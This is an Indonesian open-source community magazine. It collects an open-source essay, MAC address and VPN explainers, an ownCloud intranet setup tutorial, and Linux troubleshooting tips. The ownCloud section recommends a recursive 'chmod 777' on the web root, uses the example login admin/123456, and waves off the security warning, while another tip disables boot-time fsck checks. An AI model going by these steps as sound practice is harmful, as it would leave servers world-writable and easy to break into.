Bila diterjemahkan secara langsung, open source berarti "(kode) sumber yang terbuka". Sumber yang dimaksud disini adalah source code (kode sumber) dari sebuah software (perangkat lunak), baik itu berupa kode-kode bahasa pemrograman maupun dokumentasi dari software tersebut. Dengan berlatar belakang dari gerakan nurani para pembuat software yang berpendapat bahwa source code itu selayaknya dibuka untuk publik. Seperti halnya suatu artikel yang bisa dipelajari dan dipahami oleh banyak orang.

Latar Belakang Open Source

Bisa dikatakan, Open Source itu 'gratis'. Tapi janganlah heran, jika ternyata sebagian besar produk Open Source bisa diperoleh secara 'bebas', Karena kata 'Free' yang ada, sebenarnya berasal dari kata 'Freedom'. 'Merdeka'. Maka dari itu, Open Source mempunyai arti, kita bebas mempergunakannya baik untuk kepentingan pribadi ataupun bisnis. Tapi sayangnya banyak orang yang memberikan pengertian 'Free' dengan kata 'murahan'. Hal ini yang perlu terus kita perjuangkan.

Walaupun bersifat 'bebas', bukan berarti semuanya adalah 'gratis'. Terkadang ada harga

"Walaupun bersifat 'bebas', bukan berarti semuanya adalah 'gratis'. Terkadang ada harga yang harus dibayar untuk mendapatkannya, yakni biaya layanan".

yang harus dibayar untuk mendapatkannya, yakni biaya layanan. Salah satunya seperti biaya ganti 'Copy CD', ataupun biaya instalasi ataupun biaya pelatihan ataupun biaya kastumisasi ataupun biaya sertifikasi. Biaya ini bukanlah biaya untuk membayar lisensi yang mahal, atau besarnya nilai intelektual dalam 'Source' tersebut, tapi biaya tersebut lebih ditekankan pada media penyebarannya.

Misalkan ada orang yang ingin mempunyai suatu Distro Linux, karena dia tidak punya akses internet yang cukup, akhirnya dia membeli CD Linux, yang besarnya biaya hanya sesuai dengan ongkos pembuatan CD saja. Contoh lain misalnya, ada seorang developer, semua karyanya adalah gratis dan siap pakai. Pengguna tidak perlu mengeluarkan biaya sepeser pun. Hanya cukup memberikan biaya untuk pelatihan saja.

Kata 'gratis' juga sering diartikan orang secara negatif, 'murahan'. Tapi pengertian ini salah kaprah. Cukup banyak produk yang dihasilkan berkualitas tinggi dan dipergunakan baik oleh pengguna biasa sampai perusahaan komersial. Beberapa produk seperti WebServer (Apache+PHP+MySQL), CMS (Mambo, Wordpress), Office (OpenOffice, K-Office), Operating System (LINUX, BSD), merupakan beberapa produk yang sangat berkualitas.

Open Source, Open Mind dan Open Concept

Keterbukaan dalam hal 'sumber', 'pikiran', dan 'konsep', akan memberikan kejujuran, kebebasan dan kemandirian kita dalam belajar. Hal - hal tersebut sebenarnya dalam dunia pendidikan telah kita coba terapkan, hanya saja terkadang kesetiaan akan konsistensinya sangatlah 50% telah kita langgar. 'Source' adalah suatu pengetahuan dan ilmu, yang tentunya juga perlu kita 'Open', agar keikhlasan dan kemantapan kita dalam mengajar dan mendidik, bisa kita rasakan. Tanpa adanya keinginan seperti ini, suatu ilmu tidak akan tersalur dengan sempurna. Hal ini juga otomatis telah mencakup 'Mind', dalam berpikir. Karena pemikiran kita terhadap masa depan, menjadi lebih tenang dan penuh pemikiran yang positif. Tanpa harus ada rasa was – was maupun khawatir. Setelah tahu semua hal tersebut, maka kepedulian akan 'Concept', juga tetap kita pegang teguh. Karenanya mencakup segala hal yang menyangkut misi dan visi, manajemen sampai dengan hal – hal teknis lainnya.

Bentuk inilah yang perlu kita jalankan, tingkatkan dan kembangkan. Jika ingin 'Open' keterbukaan, maka 'pelit' ilmu harus kita berantas mulai saat ini. Jangan pernah ada kata lagi, monopoli terbatas ataupun 'anti-sosial' ataupun

pembodohan dalam pembelajaran dan pendidikan.

Jangan Sekedar jadi Operator...

Gaya hidup Open Source, itu penuh tantangan, kreativitas, dan semangat. Lebih tepatnya menuntut semua orang untuk menjadi penulis ataupun programmer. Tentu saja kita sudah cukup 'dibodohi', jika terus menjadi operator atau pengguna software yang tidak pernah mencoba mencari tahu dibalik software tersebut. Disinilah nilai seni 'kebebasan' dan 'keindahannya'. Karena sebenarnya, kesempurnaan adalah milik kita sendiri. Bukan begitu...?.

Semuanya adalah Milik Sendiri, Bukan 'Sewa'.. .

Penggunaan produk Open Source, secara tidak langsung adalah memiliki semuanya. Karena begitulah sifat 'Freedom' yang kita peroleh. Tidak ada batasan pemakaian untuk jumlah orang, atau ingin digunakan pada banyak komputer. Tidak ada aturan dan lisensi yang mengikat. Dan tentu saja tidak akan merugikan kita.

Berbeda dengan 'Sistem Tertutup' atau 'Closed Source', meskipun kita telah membeli produk yang ada, tetap saja pada prakteknya kita hanyalah sebagai seorang yang 'sewa' atau 'penyewa', dan tidak pernah memiliki apa yang kita beli. Kita tidak bisa memodifikasi dan membuat ulang dari produk tersebut, sekalipun mengubah total konsep 'Software' dan logikanya. Karena 'Source' tidak kita dapatkan. Pemakaian hanya terbatas pada satu komputer saja, untuk satu lisensi. Bila ingin digunakan pada komputer yang banyak, harus beli produk lagi dan beli lisensi lagi. Cukup merepotkan dan penuh 'kecurangan' bisnis.

'Membajak' Tanpa Dosa, Mengurangi 'Pembajakan' dan 'Pencurian'

Memang benar adanya, kata 'membajak' terasa kasar bila didengar. tapi dalam dunia Open Source, yang penuh dengan sharing pengetahuan dan ilmu, disini hukumnya adalah boleh, halal, diharuskan, dan dianjurkan. Bisa dikatakan, Open Source adalah lawan dari CopyRight. Sering juga dikatakan Open Source sebagai CopyLeft. Begitulah gambaran

ekstremnya.

Karena terbuka dan bebas, maka setiap perangkat lunak Open Source juga bersifat legal. Dengan menggunakan Open Source, berarti kita tidak perlu lagi menjadi 'pencuri' ataupun 'pembajak' dengan cara menggunakan perangkat lunak berbayar 'proprietary' secara tidak sah. Dengan begitu, pengertian 'membajak' dalam dunia Open Source, akan luntur dengan sendirinya, dan akan berubah menjadi penyebaran ilmu pengetahuan yang 'tanpa dosa'.

Dalam dunia Open Source, 'penebusan dosa' bisa dilakukan dengan cara turut berkontribusi dalam pengembangan produk – produk yang ada, melakukan pendokumentasian, sampai dengan memberikan penyuluhan dan pelatihan yang berhubungan dengan 'Open Mind' dan 'Open Concept', serta bentuk – bentuk lainnya. Dengan 'dosa' yang semakin berkurang, dan bahkan akan hilang dengan sendirinya, maka citra rasa diri kita dalam menatap masa depan,, semakin bersinar dan penuh harapan. Begitu juga dalam dunia pendidikan, yang sudah seharusnya menggunakan ilmu pengetahuan yang halal, benar, dan positif.

Gaya hidup Open Source, itu penuh tantangan, kreativitas, dan semangat.

Komunitas Pendukung Open Source

Awal mulanya, lingkungan pengguna Open Source hanya beberapa orang saja. Kemudian membentuk komunitas sesuai dengan kelompoknya, seperti halnya komunitas pengguna Ubuntu, Slackware, Debian, BSD, Fedora, Mandriva, Suse, dan sebagainya. Terkadang bagi para komunitas yang sangat serius, selanjutnya ada yang berkembang menjadi perusahaan, seperti yang dilakukan oleh RedHat, Mandriva, Xandros, dan lain – lain.

Selain sistem operasi, juga cukup banyak program aplikasi Open Source yang berkembang dengan cepat, seperti LAMPP (Linux, Apache, MySql, PHP, PhpMyAdmin), CMS Mambo, dan juga aplikasi perkantoran Open Office (dari Sun Microsystems).

Perusahaan-perusahaan besar juga banyak yang memberikan dukungan pada Open Source, baik secara pendanaan ataupun pengembangan. Canonical, Oracle, Novell, IBM, HP, Google, Intel, Oracle, Fujitsu, AMD, Nokia, dan lain sebagainya.

Kelebihan OpenSource

Berikut kelebihan – kelebihan yang perlu kita ketahui :

- Kemandirian. Kita tidak perlu lagi tergantung

Dengan Open Source kita bisa mempelajari cara kerja suatu perangkat lunak, memodifikasinya, bahkan membuat produk baru dari sumber yang ada.

pada suatu produk tertentu atau developer tertentu, bahkan dengan Open Source kita bisa membuat produk yang sama hebatnya atau lebih canggih dari produk sebelumnya.

- Kreativitas. Dengan Open Source kita bisa mempelajari cara kerja suatu perangkat lunak, memodifikasinya, bahkan membuat produk baru dari sumber yang ada.

Memberikan 'rasa' yang lebih hemat

Tentu saja, dalam pengadaan produk Open Source ini, punya banyak keuntungan dibandingkan dengan Closed Source (tertutup), yang beredar di pasaran kita ini. Hal – hal tersebut mencakup :

•Hemat Waktu. Terkadang masalah yang sering menyita waktu, adalah dalam hal virus komputer dan 'recovery' data. Tapi hal ini tidak akan terjadi lagi, karena semua 'source' telah kita ketahui sendiri. Dengan begitu, tentu saja kita akan mudah dalam 'membasmi' masalah – masalah tersebut.

•Hemat Biaya. Karena dalam sebuah distro linux, secara langsung akan mencakup banyak sekali aplikasi yang kita perlukan. Tidak harus membayar satu per satu. Terkadang biaya yang ada hanya untuk keperluan 'Copy CD' dan

instalasi saja.

- Hemat Devisa Negara. Walaupun rata – rata karya terbesar dari produk Open Source adalah dari luar negeri, tapi penggunaannya secara langsung 'sudah lepas'. Dengan begitu, kreasi kita yang baru, bisa melahirkan produk Open Source yang lebih baru. Sehingga dengan demikian, hubungan langsung ke developer telah berubah ke developer lokal atau komunitas yang ada di lingkungan kita sendiri. Begitulah prinsip yang bagus, 'cinta produk dalam negeri'.

Beberapa hal yang perlu diperhatikan tentang Open Source

- Perlunya dukungan dari para vendor maupun developer dalam pengembangan Open Source
- Perlunya dukungan support atau layanan. Karena dukungan yang ada masih banyak bergantung kepada internet dan buku. Tapi sudah seharusnya para trainer / tentor / vendor / developer, juga memberikan layanan – layanan ekstra.
- Perlunya dukungan bisnis. Pandangan keliru tentang 'gratis', cukup menghambat para pebisnis yang akan terjun di bidang Open Source. Kurangnya dukungan dari pebisnis ini membuat Open Source tidak bisa mempromosikan dirinya secara baik dan ini secara tidak langsung membuat pengenalan Open Source menjadi lebih lambat.
- Perlunya promosi. Masih banyak orang yang beranggapan Open Source susah untuk dipergunakan, padahal perkembangan Open Source belakangan ini sudah cukup pesat dan bahkan dalam beberapa hal terkadang mampu mengungguli produk Closed Source. Kesalahpahaman ini bisa terjadi karena kurangnya promosi akan Open Source.

Sistem Operasi Berbasis Open Source

Karena sifatnya yang terbuka, maka tidak heran kalau kita melihat ada sangat banyak sistem operasi berbasis Open Source. Jika selama ini kita hanya mengenal Linux, ternyata diluar itu masih ada sangat banyak sistem operasi Open Source. Berikut beberapa diantaranya : FreeDOS, ReactOS, Open Darwin, FreeBSD, NetBSD, OpenBSD, OpenSolaris, Minix, Linux.

Linux sendiri juga memiliki banyak varian, seperti RedHat, Fedora, Mandriva, Suse, Debian, Slackware, Ubuntu, dll.

Membuat Produk Open Source itu Mudah, Tapi . .

 Semua orang yang sering utak – atik software, bisa

dengan mudahnya membuat produk Open Source. Walaupun hanya sebatas modifikasi aplikasi yang ada, dengan mengganti nama aplikasi yang ada, sampai dengan mengubah strukturnya secara keseluruhan. Atapun membuat produk sendiri, dengan struktur sendiri juga. Tapi yang menimbulkan pertanyaan, bagaimana dengan kelangsungan dan kelanjutan dari karya produk Open Source tersebut...?.

Kelangsungan dan kelanjutan produk Open Source, mencakup :

*Rilis versi dalam waktu berkala dan rutin.

Mungkin seseorang akan sangat bangga dengan karya yang berhasil dibuat, sukses lagi. Itu wajar

saja. Tapi menjadikan jadwal rilis rutin tiap versi produknya, misalkan dengan janji rilis tiap tahun, sudah merupakan pemikiran yang ‘berat’ dan penuh tantangan. Jangan sampai dengan alasan ‘malas’, atau tidak ada dukungan, atau tidak bisa untuk bisnis, ataupun tidak bisa

untuk hidup, jadi penghambat kreativitas yang ada.

Karena sekarang telah banyak pengembang – pengembang atau developer, yang bisa turut berbagi pengalaman. Dan telah banyak contoh yang sukses. Seperti : PCLinux3D, Toko.BaliWae.COM, SISFO-Kampus, SISFOKOL, SENAYAN, UBUNTU, Mandriva, RedHat, SUSE Novel, PCLinuxOS, Xandros, Caldera, dan lain sebagainya... .

*Layanan – layanan yang diberikan.

Layanan tersebut bisa berbentuk :

- Jasa Copy CD / Distribusi
- Jasa Migrasi Data atau Server atau Software
- Jasa Instalasi
- Jasa Pembuatan Server
- Jasa Pembuatan Buku Pedoman
- Jasa Training / Pelatihan
- Jasa Kustomisasi
- Jasa Integrasi
- Jasa Perawatan
- Jasa Konsultasi 24 jam
- Sertifikasi
- Souvenir dan Merchandise
- Jasa Upgrade
- . . . dan sebagainya.

Bagaimana dengan Filosofinya. . .

Berikut beberapa falsafah filosofi yang perlu kita ketahui bersama :

- Setiap pengguna komputer, seharusnya mendapat kebebasan untuk menjalankan, meng-copy, mendistribusikan, mempelajari, berbagi, melakukan perubahan dan meningkatkan software mereka untuk banyak tujuan, tanpa harus membayar lisensi.
- Setiap pengguna komputer, seharusnya diberikan kesempatan yang sama untuk menggunakan software, meskipun mereka bekerja dalam kondisi ketidakmampuan, keterpurukan, kegagalan atau cacat.
- Setiap pengguna komputer, seharusnya tahu dan mengerti tentang makna dari Copyleft dan GNU/GPL.
- Setiap pengguna komputer, seharusnya tahu dan mengerti bahwa ilmu pengetahuan adalah milik bersama. Dan tidak akan berkurang walau telah diberikan kepada siapapun, justru pengetahuan akan semakin bertambah.
- Setiap pengguna komputer, seharusnya tahu dan mengerti bahwa dengan mengamalkannya secara ikhlas, berarti termasuk Ibadah.

Tahukah Kamu...?.

Semua orang sering memanggilnya dengan sebutan TUX. Konon ini berasal dari kata Torvald + Unix = Tux. Linus Torvald sendiri adalah sang perintis pengembangan Kernel Linux. Penamaan ini mirip dengan penamaan Linux yang merupakan gabungan dari Linus + Unix.

MAC Address

oleh : Onno W.Purbo (onno@indo.net.id)

MAC ADDRESS (Media Access Control Address) adalah sebuah alamat jaringan yang diimplementasikan pada lapisan data-link dalam tujuh lapisan model OSI, yang merepresentasikan sebuah node tertentu dalam jaringan. Dalam sebuah jaringan berbasis Ethernet, MAC address merupakan alamat yang unik yang memiliki panjang 48-bit

MAC Address mengizinkan perangkat-perangkat dalam jaringan agar dapat berkomunikasi antara satu dengan yang lainnya. Sebagai contoh, dalam sebuah jaringan berbasis teknologi Ethernet, setiap header dalam frame Ethernet mengandung informasi mengenai MAC address dari komputer sumber (source) dan MAC address dari komputer tujuan (destination). Beberapa perangkat, seperti halnya bridge dan switch Layer-2 akan melihat pada informasi MAC address dari komputer sumber dari setiap frame yang ia terima dan menggunakan informasi MAC address ini untuk membuat "tabel routing" internal secara dinamis. Perangkat-perangkat tersebut pun kemudian menggunakan tabel yang baru dibuat itu untuk meneruskan frame yang ia terima ke sebuah port atau segmen jaringan tertentu di mana komputer atau node yang memiliki MAC address tujuan berada.

Dalam sebuah komputer, MAC address ditetapkan ke sebuah kartu jaringan (network interface card/NIC) yang digunakan untuk menghubungkan komputer yang bersangkutan ke jaringan. MAC Address umumnya tidak dapat diubah karena telah dimasukkan ke dalam ROM. Beberapa kartu jaringan menyediakan utilitas yang mengizinkan pengguna untuk mengubah MAC address, meski hal ini kurang disarankan. Jika dalam sebuah jaringan terdapat dua kartu jaringan yang memiliki MAC address yang sama, maka akan terjadi konflik alamat dan komputer pun tidak dapat saling berkomunikasi antara satu dengan lainnya. Beberapa kartu jaringan, seperti halnya kartu Token Ring mengharuskan pengguna untuk mengatur MAC address (tidak dimasukkan ke dalam ROM), sebelum dapat digunakan.

MAC address memang harus unik, dan untuk itulah, Institute of Electrical and Electronics Engineers (IEEE) mengalokasikan blok-blok dalam MAC address. 24 bit pertama dari MAC address merepresentasikan siapa pembuat kartu tersebut, dan 24 bit sisanya merepresentasikan nomor kartu tersebut. Setiap kelompok 24 bit tersebut dapat direpresentasikan dengan menggunakan enam digit bilangan heksadesimal, sehingga menjadikan total 12 digit bilangan heksadesimal yang merepresentasikan keseluruhan MAC address. Berikut merupakan tabel beberapa pembuat kartu jaringan populer dan nomor identifikasi dalam MAC Address.

Nama vendor	Alamat MAC
Cisco Systems	00 00 0C
Cabletron Systems	00 00 1D
International Business Machine Corporation	00 04 AC
3Com Corporation	00 20 AF
GVC Corporation	00 C0 A8
Apple Computer	08 00 07
Hewlett-Packard Company	08 00 09

Agar antara komputer dapat saling berkomunikasi satu dengan lainnya, frame-frame jaringan harus diberi alamat dengan menggunakan alamat Layer-2 atau MAC address. Tetapi, untuk menyederhanakan komunikasi jaringan, digunakanlah alamat Layer-3 yang merupakan alamat IP yang digunakan oleh jaringan TCP/IP. Protokol dalam TCP/IP yang disebut sebagai Address Resolution Protocol (ARP) dapat menerjemahkan alamat Layer-3 menjadi alamat Layer-2, sehingga komputer pun dapat saling berkomunikasi.

Berikut ini adalah contoh output dari perintah ifconfig di Linux

```
$ ifconfig eth0
eth0      Link encap:Ethernet HWaddr 00:13:d3:f1:37:8e
          inet addr:192.168.0.254 Bcast:192.168.0.255 Mask:255.255.255.0
          BROADCAST MULTICAST MTU:1500 Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:0 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 B) TX bytes:0 (0.0 B)
          Interrupt:27 Base address:0xa000
```

MAC address adalah angka di samping parameter HWaddr

Virtual Private Network

oleh : Onno W.Purbo (onno@indo.net.id)

Virtual Private Network atau biasa disingkat dan dikenal umum sebagai VPN atau VPN tunnel per-definisi adalah sebuah mekanisme menyambungkan sebuah titik (atau biasa dengan node) pada sebuah jaringan komputer dengan titik yang lain melalui mediasi sebuah jaringan yang lain, dalam hal ini sebuah titik dapat berupa sebuah jaringan komputer lokal (atau biasa disebut LAN) atau sebuah komputer.

Sedangkan istilah tunnel sendiri (terlepas dari kata VPN) merupakan istilah generik yang menjelaskan bahwa sebuah hubungan antar titik pada sebuah jaringan komputer dilakukan melalui 'semacam terowongan' antar kedua titik. Macam tunnel bila dilihat dari Lapisan OSI dapat berupa tunnel layer 2 seperti tunnel PPP, tunnel PPPoE, VLAN dan sebagainya, tetapi tidak lazim disebut sebagai PPP VPN atau VLAN VPN.

VPN secara pengadaannya terbagi 2, yaitu :

***Voluntary tunnel**, yaitu tunnel VPN yang dibuat secara sukarela oleh pengguna yang membutuhkan sambungan VPN antar titik pada jaringan komputernya.

***Compulsory tunnel**, yaitu tunnel VPN yang secara khusus (baca : transparan) oleh ISP bagi pelanggan layanan VPN-nya.

VPN secara bentuk sambungannya terbagi 3, yaitu :

***Host-to-Host VPN**, yaitu hubungan VPN secara langsung antar komputer.

***Site-to-Site VPN**, yaitu hubungan VPN dilakukan antar router dari beberapa LAN.

***Host-to-Site VPN**, yaitu hubungan VPN yang dilakukan oleh sebuah komputer kedalam sebuah jaringan LAN.

VPN secara pengamanannya terbagi 2, yaitu :

***Security VPN**, yaitu metode sambungan VPN yang menerapkan beberapa hal terkait pengamanan komunikasi data - seperti enkripsi dan sebagainya.

Contoh Security VPN : Point-to-Point Tunneling Protocol (atau PPTP), IP Security (atau IPSec), Layer 2 Tunneling Protocol (atau L2TP), Secure Socket Layer (atau SSL) dan sebagainya.


***IP VPN**, yaitu metode sambungan VPN yang dilakukan oleh ISP melalui media IP secara keseluruhan didalam jaringan internalnya. Contoh IP VPN adalah mekanisme Multi Protocol Label Switching (atau MPLS) dan Virtual Private LAN Service (atau VPLS) dan seterusnya.

Media VPN sendiri dapat dilakukan melalui :

***Secara lokal LAN**, yaitu berupa sambungan antara 2 titik atau lebih didalam sebuah jaringan lokalnya sendiri.

***Media jaringan pribadi WAN**, yang biasanya VPN dilakukan langsung oleh pihak ISP

***Media internet**, yang biasanya VPN dilakukan secara sukarela oleh pengguna.



Gambaran umum Virtual Private Network (VPN) terlihat pada gambar. Secara umum skenario yang ada adalah sebagai berikut,

*User menggunakan komputer / laptop mengakses melalui HotSpot / jaringan LAN / Internet.

*User login ke VPN Server.

*Laptop user akan terbentuk sambungan tambahan ke VPN Server. Sambungan ini merupakan "tunnel" yang semua paket yang lewat akan dienkripsi.

*Melalui "tunnel" yang di bentuk, laptop akan dapat mengakses Server yang ada di jaringan LAN yang ada di belakang VPN Server.

Sedang Mencari TAS Nuansa Distro Linux...?

Silahkan bergabung di group Tas BiasaWae. (<https://www.facebook.com/groups/tasbiasawae/>).

Membangun Teknologi Cloud di jaringan intranet (Seri 1 dari 6 Tulisan)

oleh : Dedy Setyo Afrianto (masdymail@gmail.com)

Perlu diketahui bahwa kami tinggal disebuah kompleks pendidikan/Boarding School di Serang-Banten. Kawasan ini teramat luas secara geografis (plus minus 30 hektar), untuk menuju titik terjauhnya pun dengan berjalan kaki akan lumayan melelahkan karena kontur bidang yang berbukit bukit. Kawasan siswa putra dan putri pun terpisah dan kami para pengajarnya juga tinggal sek kompleks disini kira2 500an lebih lah penghuni kawasan kami. Denahnya saya ilustrasikan seperti ini (saya ambilkan foto perancangan jaringan kami, sama saja kok :)). Dan kabar baiknya, semua wireless/jaringan telah terhubung hampir 100 % di semua titik strategis. So, saya anggap ini potensi yg harus dimanfaatkan.

Saya sering memikirkan untuk mencari jalan bagaimana agar penyimpanan data dapat dilakukan secara terpusat dari berbagai macam sumber, kontributor, sehingga setiap file user dapat dikelola dengan mudah, reliable dan dinamis. Sehingga pertukaran data dapat dilakukan dengan mudah, cepat dan praktis !. Ditambah lagi dengan sistem ini tidak membutuhkan koneksi Internet untuk mengaksesnya sehingga akses user tidak membutuhkan bandwidth internet dan dana tambahan untuk membeli pulsa modem. Akhirnya terpikir untuk membangun sendiri layanan cloud (komputasi awan) SaaS (Software as a service). Namun apakah cloud/komputasi awan itu ?


Menurut wikipedia seperti ini :

Komputasi awan (bahasa Inggris: cloud computing) adalah gabungan pemanfaatan teknologi komputer ('komputasi') dan pengembangan berbasis Internet ('awan'). Awan (cloud) adalah metafora dari internet, sebagaimana awan yang sering digambarkan di diagram jaringan komputer.

Nama besar, seperti IBM, Microsoft, Google, dan Apple adalah beberapa contoh penguasa terbesar komputasi awan. IBM misalnya pada akhir tahun 2009 meluncurkan LotusLive, layanan kolaborasi berbasis cloud, Microsoft, Ray Ozzie sebagai chief software architect pengganti Bill Gates, sudah menggadang windows Azure, sistem operasi berbasis cloud menjadi masa depan Windows OS. Apple menyediakan layanan Mobile Me yang memungkinkan pengguna produk Mac melakukan sinkronisasi data dalam cloud. Sementara google memberikan layanan google docs. Layanan ini memungkinkan user membuat dokumen secara online tanpa perlu menginstall software di PC atau notebook. Google juga meluncurkan sistem operasi cloudnya yaitu sistem operasi alternatif dari sistem operasi yang sudah ada yang kemungkinan besar menjadi ancaman serius bagi penyedia sistem operasi.

Sebagai contoh dalam google drive ini, memungkinkan setiap user dapat memiliki kapasitas free 5GB (versi free) sehingga dapat diletakkan berbagai macam file, di share dan hebatnya memungkinkan penggunanya untuk menggunakan file ini secara kolaboratif/bersama-sama dan real time. Pastinya semuanya free, hanya pastikan anda memiliki akun gmail. Hebat bukan ?

Pemetaan dan Potensi WLAN NFBS



Oke, solusi opensource untuk hal ini kita dapat menggunakan "own cloud". Sekedar informasi, penulisan artikel ini semua pernah diujicobakan, dan berhasil dalam pengujiannya. Bagaimana cara implementasinya ?

Ayok kita mulai !

1. Siapkan 1 PC sudah terinstall Ubuntu 12.04 atau lainnya, atau jika anda telah akrab virtualisasi dengan virtualbox bisa juga. Spec PC nya cukup prosesor min 1,5 GHz, HD min 15 GB, dengan RAM min 1 GB, lebih dari itu akan lebih sip.
2. Setting IP lokal pada PC ini, misalkan pada tutorial ini diset 192.168.0.10
3. Koneksi internet dengan baik pada PC tadi, ini hanya dibutuhkan saat instalasi saja untuk download modul2 pelengkap, setelah selesai praktis kita tidak butuh koneksi internet untuk akses ke cloud kita.

Langkah-langkah nya :

1. Masuk pada terminal (CTRL+ALT+T) kemudian login dengan akun root anda,
2. Lakukan update dengan perintah :
#apt-get update

tunggu sampai proses selesai, makin cepat koneksi anda maka makin cepat proses ini selesai.

3. Install kan paket paket yang dibutuhkan untuk web servernya: apache, php5, json, curl dsb ketikkan perintah ini kemudian enter. Pastikan semua paket terinstall dengan baik.

```
#apt-get install apache2 php5 php5-json php5-gd php5-sqlite curl libcurl3 libcurl3-dev php5-curl php5-common php-xml-parser
```

4. Download script php setup-owncloud.php ini kemudian letakkan pada folder /var/www

5. Akses servernya dengan buka browser, ketikkan <http://192.168.0.10/setup-owncloud.php>

6. Berikutnya akan muncul seperti ini



proses ini wajar, karena instalasi modul pelengkap diatas belum teridentifikasi oleh sistem

7. Restart service apache nya dengan perintah
#/etc/init.d/apache2 restart


8. Kemudian, berikan permission write, read, exec pada folder /var/www dengan perintah

```
#chmod 777 /var/www/ -R
```

Jika semuanya berjalan dengan baik, maka instalasi saat ini hampir selesai. Coba refresh browser anda kemudian akan terlihat seperti ini



9. Tuliskan dimana akan diinstall pada subdirectory (bebas), kemudian klik Next. tunggu proses loading. Kemudian akan masuk ke halaman baru, isikan user dan password anda. Misalkan user : admin dan password : 123456. Klik Finish setup. Sementara Security Warning sementara kita cuekin dulu ya..he..prinsipnya ini sudah bisa dipakai koq, :)



10. Instalasi selesai. Muncul kata Success disana



Sekarang, anda sudah bisa melakukan login dan mencoba aplikasi ini.



Sampai disini kita sudah bisa upload files, membuat user account, sharing files dan bermacam fitur lainnya. dan server cloud baru anda ini, sudah bisa diakses oleh PC ataupun laptop manapun yang penting terkoneksi dengan jaringan LAN ini.. Sebagai contoh, saya sudah berhasil membuat folder dan file, kemudian saya share ke user-user lain dengan password (atau tidak), serta saya coba buat file untuk ditulis secara kolaboratif, dengan komputer lain akses pada waktu yang sama. Selanjutnya silakan berexplorasi sendiri ya :-). Selamat mencoba !

Booting Linux, Fsck terus yang bikin frustasi

Oleh : Agus Muhajir (hajirodeon@yahoo.com)

Memang terkadang, ada benarnya juga kalo saat booting, Linux melakukan pengecekan dan perbaikan sistem. Khususnya jika terjadi :

- *crash
- *ada tanda - tanda bad sector.

tapi juga akan bikin jengkel dan frustasi, kalo ternyata setiap booting, selalu ada proses check disc. Bikin lama menunggu.

Ini solusinya. Dengan harapan, FSCK bisa Anda lakukan sendiri secara manual alias tidak otomatis.

*Cek file-file yang ada di '/etc/rcS.d/

*Bisa juga dengan menekan tombol 'CTRL+C', sebelum proses FSCK terjadi.

*Matikan service-nya. Dengan cara 'sudo update-rc.d -f checkfs.sh remove'.

*Silahkan edit '/etc/fstab'. Biasanya secara default, mount untuk '/' bernilai '1 1'. Silahkan ubah menjadi '0'.

Pengalaman ini, saya dapatkan saat sedang mengembangkan distro LinuxBIASAWAE. Saat itu, dipasang pada komputer lain, yang sering tidak stabil listrik-nya. dan power supply, yang gak stabil juga. Dan telah saya terapkan pada distro lainnya, juga berhasil. Walaupun sebenarnya ada beberapa point lagi, yang belum aq pastikan keberhasilannya.

Semoga bisa bermanfaat.

Masalah 'mysqld.sock' yang cukup menjengkelkan

Oleh : Agus Muhajir (hajirodeon@yahoo.com)

Pernahkah kita menemukan masalah, saat menjalankan mysql...?. terutama jika muncul seperti ini :

ERROR 2002 (HY000): Can't connect to local MySQL server through socket '/var/run/mysqld/mysqld.sock' (40)

sebenarnya itu mudah saja, solusinya. jika memang symbolic symlink telah benar, silahkan ganti permission folder-nya dan akses-nya.

```
chown -R mysql.mysql /var/run/mysqld/
chmod 755 /var/run/mysqld/
```

```
setelah itu, restart kembali.
/etc/init.d/mysql start
```

```
bisa juga dengan cara (cara ini lebih ampuh)
/usr/bin/mysqld_safe &
```

semoga bermanfaat.

Tahukah Kamu...?.

Segala perintah dan manajemen di linux ada dalam dokumentasi lengkap yang bisa kitajadikan referensi sangat berharga. seperti :

man

manual, digunakan untuk mencari referensi perintah & utilitas di Linux. Misalkan :

\$man ls, menampilkan fungsi ls beserta option apa saja yang ada

info

menampilkan dokumentasi linux dalam format info

(hampir sama dengan man). Misalkan :

\$info ls, menampilkan deskripsi kegunaan ls, beserta optionnya

whatis

penjelasan singkat tentang perintah dan utilitas di Linux. Misalkan :

\$whatis ls, menampilkan penjelasan singkat fungsi ls

whereis

penjelasan tentang letak file yang dicari. Misalkan :

\$whereis ls, menampilkan dimana letak file ls

Membuat LiveUSB dari Ubuntu Desktop

oleh : Onno W.Purbo (onno@indo.net.id)

Langkah untuk membuat LiveUSB

1. Siapkan file iso dari CD yang akan di buat live (di burn) ke LiveUSB
2. Masukan USB flashdisk ke USB port
3. Pastikan USB flashdisk tidak di mount

```
#sudo umount /media/disk
```

format sebaiknya tidak pakai FAT32 atau NTFS suka bermasalah pakai ext3 lebih bagus.
Walaupun FAT32 juga tetap bisa di pakai untuk LiveUSB.

```
#sudo mkfs.ext3 /dev/sdX1
```

Lakukan langkah berikut dari Desktop



1. ketahui dahulu, posisi partisi keberadaannya.



2. Pilih file .iso tersebut.



